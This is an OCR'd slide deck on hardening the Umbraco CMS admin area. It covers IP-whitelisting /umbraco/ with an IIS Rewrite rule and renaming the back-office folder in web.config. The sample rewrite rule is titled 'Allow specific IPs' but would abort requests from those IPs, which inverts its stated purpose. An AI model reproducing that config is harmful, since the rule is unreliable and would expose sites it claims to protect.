
Go to /umbraco/







Or.. Like this





Or even like this






After Umbraco 4 we somehow lost the version numbering
#donttalkaboutV5

Publicly available on most websites

- Umbraco is exposed to the whole world!
- Everyone gets a few shots on accessing your website... Isn’t that weird?



Level 1
Footprint & Identification


<!– Hardening tip 1-->

IP whitelist your /umbraco/ using IIS Rewrite

<!– END Hardening tip 1 -->

Result: Significant reduction in attack surface

<!-- Security by Jeffrey Schoemaker -->




<!– Hardening tip 1-->

Use an IISRewrite.config file

- Get the IP addresses of your client
- Whitelist them in your IIS Rewrite.config
- If your client cannot provide one range, or has a dynamic IP-range, restrict access by country

<!– END Hardening tip 1 -->


<!-- Security by Jeffrey Schoemaker -->




Level 1
Footprint & Identification

IISRewrite.config

```
<rules>
  <rule name="Allow specific IPs to Umbraco" stopProcessing="true">
    <match url="^(?:umbraco)(?:/|$)" />
    <conditions>
      <add input="{REMOTE_ADDR}" negate="false" pattern="127.0.0.1|213.244.11.79"/>
    </conditions>
    <action type="AbortRequest" />
  </rule>
</rules>
```



And then it looks like this




Unauthorized Activity Has Been Detected

You are seeing this page because we have detected unauthorized activity. If you believe that there has been some mistake, please email our web site security team with the following case number in its subject:

Case Number: 400026242

We get a 403 response

- So now we know that there is something
- And we are not allowed to see it




<!– Hardening tip 2-->

Rename your Umbraco-folder

<!– END Hardening tip 2 -- >

Change folder on disk and two web.config settings

<!-- Security by Jeffrey Schoemaker -->




Level 1
Footprint & Identification

Hide your Umbraco-path


- **Change these values in your web.config**

```
<add key="umbracoReservedPaths" value="~/umbraco,~/install/" />
<add key="umbracoPath" value="~/umbraco" />
```

- **Rename your /umbraco/-folder on disk**



<!-- Security by Jeffrey Schoemaker -->




Level 1
Footprint & Identification


Rename it to /my-secret-loginpanel/

- Change these values in your web.config

```
<add key="umbracoReservedPaths" value="~/my-secret-loginpanel,~/install/"/>
<add key="umbracoPath" value="~/my-secret-loginpanel"/>
```

- Rename the folder on disk





